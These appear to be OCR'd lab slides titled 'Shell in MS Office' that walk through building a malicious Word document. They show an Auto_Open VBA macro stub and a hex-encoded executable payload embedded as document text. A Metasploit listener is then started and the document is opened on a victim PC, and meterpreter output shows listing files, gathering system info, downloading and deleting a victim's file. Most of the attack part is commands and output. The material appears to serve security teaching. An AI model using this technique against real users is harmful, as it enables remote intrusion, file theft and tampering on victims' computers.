MS Office

④ Make Macro



Paste the Macro here

```
Sub Auto_Open()
        Xjmvv12
End Sub

Sub Xjmvv12()
        Dim Xjmvv7 As Integer
        Dim Xjmvv1 As String
        Dim Xjmvv2 As String
        Dim Xjmvv3 As Integer
        Dim Xjmvv4 As Paragraph
```




Paste the data to text

```
Hyeklxpkjv
&H4D&H5A&H90&H00&H03&H00&H00&H00&H
0&H00&H00&H00&H00&H00&H00&H00&H00
00&HE8&H00&H00&H00&H0E&H1F&HBA&H0
H6D&H20&H63&H61&H6E&H6E&H6F&H74&H2
&H0A&H24&H00&H00&H00&H00&H00&H00&H
3&H59&H9E&H85&H54&H45&H90&H85&HDE
9F&H85&H1E&H59&H9E&H85&H54&H51&HC
```

[Lab]Shell in MS Office

Saved as …



Run the Server

```
msfconsole -r rs-server.rc
```

Run Reverse-Shell client(Open doc in victim PC)

Reverse Shell

[Lab]Shell in MS Office

④ Local Intrusion

meterpreter > ls

```
meterpreter > ls
Listing: C:\Users\CESPLUS\Desktop\
=================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  73802   fil   2018-11-24 14:14:36 -0500  evil.exe
100666/rw-rw-rw-  8       fil   2018-11-24 23:46:34 -0500  hi.txt
100666/rw-rw-rw-  525126  fil   2018-11-09 12:49:31 -0500  nb16_p04.zip
```


meterpreter > sysinfo

```
meterpreter > sysinfo
Computer        : DESKTOP-GL3KBPQ
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : ko_KR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

meterpreter > cat hi.txt

meterpreter > download.txt

```
meterpreter > cat hi.txt
hihihihimeterpreter > download hi.txt
[*] Downloading: hi.txt -> hi.txt
[*] Downloaded 8.00 B of 8.00 B (100.0%): hi.txt -> hi.txt
[*] download    : hi.txt -> hi.txt
```



meterpreter > rm hi.txt

```
meterpreter > rm hi.txt
meterpreter > ls
Listing: C:\Users\CESPLUS\Desktop\
=================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  73802   fil   2018-11-24 14:14:36 -0500  evil.exe
100666/rw-rw-rw-  525126  fil   2018-11-09 12:49:31 -0500  nb16_p04.zip
```

Thank You